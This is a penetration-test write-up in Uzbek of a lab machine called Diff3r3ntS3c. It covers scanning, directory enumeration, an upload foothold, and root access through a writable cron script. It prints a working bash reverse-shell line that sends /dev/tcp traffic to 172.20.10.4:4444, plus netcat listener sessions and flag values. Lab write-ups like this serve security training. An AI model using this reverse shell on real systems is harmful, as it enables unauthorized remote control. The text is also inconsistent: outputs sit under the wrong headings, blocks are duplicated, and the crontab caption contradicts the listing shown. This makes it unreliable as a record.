


Penetatsion Test Hisoboti

Ushbu hisobot Diff3r3ntS3c laboratoriya mashinasi ustida bajarilgan amaliy penetatsion test jarayonini bosqichma-bosqich bayon qiladi. Jarayon razvedka, kataloglarni aniqlash, veb-ilovani tahlil qilish, reverse shell olish, tizimni o'rganish, privilege escalation va root flagni qo'lga kiritish bosqichlarini o'z ichiga oladi.

1. Nmap yordamida skanerlash

Nishon tizim skanerlandi. Natijada 80-port ochiq ekani va Apache HTTP server ishlayotgani aniqlandi.




```
(kali㉿kali)-[~/Machines]
$ nmap 172.20.10.2 -sV -O --min-rate 5000
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-13 10:34 -0400
Nmap scan report for 172.20.10.2
Host is up (0.00025s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.57 ((Debian))
MAC Address: 08:00:27:87:FE:D4 (Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.16 seconds

(kali㉿kali)-[~/Machines]
$
```

2. Veb-saytni tekshirish

Brauzer orqali sayt funksiyalari ko'rib chiqildi va hujum yuzasi baholandi.



3. Gobuster natijalari

Gobuster yordamida assets, images va uploads kataloglari topildi.

```
kali@kali: ~/Machines
Session Actions Edit View Help

(kali@kali) - [~/Machines]
$ nmap 172.20.10.2 -sV -O --min-rate 5000
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-13 10:34 -0400
Nmap scan report for 172.20.10.2
Host is up (0.00025s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.57 ((Debian))
MAC Address: 08:00:27:87:FE:D4 (Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.16 seconds

(kali@kali) - [~/Machines]
$
```


4. Fayl yuklash sahifasi

Upload funksiyasi ekspluatatsiya uchun asosiy kirish nuqtasi sifatida aniqlandi.

```
kali@kali: ~/Machines
Session Actions Edit View Help
[+] Url: http://172.20.10.2/
[+] Method: GET
[+] Threads: 70
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
.hta (Status: 403) [Size: 276]
.htaccess (Status: 403) [Size: 276]
assets (Status: 301) [Size: 311] [--> http://172.20.10.2/assets/]
images (Status: 301) [Size: 311] [--> http://172.20.10.2/images/]
index.html (Status: 200) [Size: 5842]
server-status (Status: 403) [Size: 276]
.htpasswd (Status: 403) [Size: 276]
uploads (Status: 301) [Size: 312] [--> http://172.20.10.2/uploads/]
Progress: 4613 / 4613 (100.00%)
=====
Finished
=====
(kali@kali) - [~/Machines]
$
```


5. Reverse shell payload

Serverga yuborish uchun reverse shell fayli tayyorlandi.



6. Dastlabki kirish


Payload ishga tushgach candidate foydalanuvchisi huquqlarida shell olindi.



```
(kali㉿kali)-[~]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [172.20.10.4] from (UNKNOWN) [172.20.10.2] 47672
Linux Diff3r3ntS3c 6.1.0-18-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.76-1 (2024-02-01) x86_64 GNU/Linux
16:53:04 up 21 min, 0 user, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1000(candidate) gid=1000(candidate) groups=1000(candidate)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
```

7. Tizimni o'rganish


Fayllar va kataloglar tekshirilib, keyingi eskalatsiya imkoniyatlari qidirildi.



```
(kali㉿kali)-[~]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [172.20.10.4] from (UNKNOWN) [172.20.10.2] 47672
Linux Diff3r3ntS3c 6.1.0-18-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.76-1 (2024-02-01) x86_64 GNU/Linux
16:53:04 up 21 min, 0 user, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1000(candidate) gid=1000(candidate) groups=1000(candidate)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
```

8. User flag


user.txt fayli o'qilib foydalanuvchi flagi qo'lga kiritildi.

A terminal window on a Kali Linux system. The user has listed the contents of the root directory, showing standard Linux folders like lib, bin, etc. and some files like user.txt. Then, the user has used the 'cat' command to view the contents of user.txt, which displays a long alphanumeric string.

```
kali@kali: ~  
Session Actions Edit View Help  
lib  
lib64  
lost+found  
media  
mnt  
opt  
proc  
root  
run  
sbin  
srv  
sys  
tmp  
usr  
var  
vmlinuz  
vmlinuz.old  
whoami  
candidate  
cd ~  
ls  
user.txt  
cat user.txt  
9b71bc22041491a690f7c7b5fe0f4e8d
```

9. Cron tekshiruvi

Cron konfiguratsiyasida root tomonidan ishga tushiriladigan yoziladigan skript aniqlandi.

A terminal window showing the contents of the /etc/crontab file. The file contains system-wide cron configuration, including comments about installing new versions, shell and path settings, and a list of scheduled jobs. One job is highlighted: a root user job that runs a script to create a reverse shell every 6 minutes.

```
$ cat /etc/crontab  
# /etc/crontab: system-wide crontab  
# Unlike any other crontab you don't have to run the `crontab`  
# command to install the new version when you edit this file,  
# and files in /etc/cron.d. These files also have username fields,  
# that none of the other crontabs do.  
  
SHELL=/bin/sh  
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin  
  
# Example of job definition:  
# .----- minute (0 - 59)  
# | .----- hour (0 - 23)  
# | | .----- day of month (1 - 31)  
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...  
# | | | | .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat  
# | | | | |  
# * * * * * user-name command to be executed  
17 * * * * root cd / && run-parts --report /etc/cron.hourly  
25 6 * * * root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.daily; }  
47 6 * * 7 root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.weekly; }  
52 6 1 * * root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.monthly; }  
#  
* * * * * root /bin/sh /home/candidate/.scripts/makeBackup.sh  
$
```

10. Privilege Escalation

Cron skriptiga reverse shell yozilib, root huquqlarini olish uchun tayyorlandi.

```
kali@kali: ~  
Session Actions Edit View Help  
candidate  
$ cd home  
$ cd candidate  
$ ls  
user.txt  
$ ls -la  
total 36  
drwx----- 5 candidate candidate 4096 Mar 28 2024 .  
drwxr-xr-x 3 root root 4096 Mar 28 2024 ..  
drwxr-xr-x 2 candidate candidate 4096 Mar 28 2024 .backups  
lrwxrwxrwx 1 root root 9 Nov 15 2023 .bash_history -> /dev/null  
-rw-r--r-- 1 candidate candidate 220 Nov 15 2023 .bash_logout  
-rw-r--r-- 1 candidate candidate 3526 Nov 15 2023 .bashrc  
drwxr-xr-x 3 candidate candidate 4096 Mar 28 2024 .local  
-rw-r--r-- 1 candidate candidate 807 Nov 15 2023 .profile  
drwxr-xr-x 2 candidate candidate 4096 Mar 28 2024 .scripts  
-r----- 1 candidate candidate 33 Mar 28 2024 user.txt  
$ cd .scripts  
$ ls  
makeBackup.sh  
$ echo -e "#/bin/bash\nbash -c 'bash -i >& /dev/tcp/172.20.10.4/4444 0>&1'" > makeBackup.sh  
$ cat makeBackup.sh  
-e #/bin/bash  
bash -c 'bash -i >& /dev/tcp/172.20.10.4/4444 0>&1'  
$
```

11. Root shell

Cron ishga tushgach root shell muvaffaqiyatli olindi.

```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [172.20.10.4] from (UNKNOWN) [172.20.10.2] 59258  
bash: no se puede establecer el grupo de proceso de terminal (635): Función ioctl no apropiada para el dispositivo  
bash: no hay control de trabajos en este shell  
root@Diff3r3ntS3c:~# ls  
ls  
root.txt  
root@Diff3r3ntS3c:~# whoami  
whoami  
root  
root@Diff3r3ntS3c:~#
```

12. Root huquqini tasdiqlash

whoami va id buyruqlari orqali root huquqlari tasdiqlandi.

```
(kali㉿kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.20.10.4] from (UNKNOWN) [172.20.10.2] 59258
bash: no se puede establecer el grupo de proceso de terminal (635): Función ioctl no apropiada para el dispositivo
bash: no hay control de trabajos en este shell
root@Diff3r3ntS3c:~# ls
ls
root.txt
root@Diff3r3ntS3c:~# whoami
whoami
root
root@Diff3r3ntS3c:~# id
id
uid=0(root) gid=0(root) grupos=0(root)
root@Diff3r3ntS3c:~#
```

13. Root flag

root.txt fayli o'qilib tizim ustidan to'liq nazorat olingani isbotlandi.

```
(kali㉿kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.20.10.4] from (UNKNOWN) [172.20.10.2] 59258
bash: no se puede establecer el grupo de proceso de terminal (635): Función ioctl no apropiada para el dispositivo
bash: no hay control de trabajos en este shell
root@Diff3r3ntS3c:~# ls
ls
root.txt
root@Diff3r3ntS3c:~# whoami
whoami
root
root@Diff3r3ntS3c:~# id
id
uid=0(root) gid=0(root) grupos=0(root)
root@Diff3r3ntS3c:~# cat root.txt
cat root.txt
24886c4b2777d4359cd3dbd118741dda
root@Diff3r3ntS3c:~#
```

Xulosa: Test davomida fayl yuklash funksiyasidan foydalanib dastlabki kirish amalga oshirildi. Keyinchalik noto'g'ri sozlangan cron vazifasi orqali root huquqlari qo'lga kiritildi. Ushbu zaifliklarni bartaraf etish uchun upload tekshiruvlarini kuchaytirish, fayl ruxsatlarini cheklash va cron skriptlari uchun yozish huquqlarini olib tashlash tavsiya etiladi.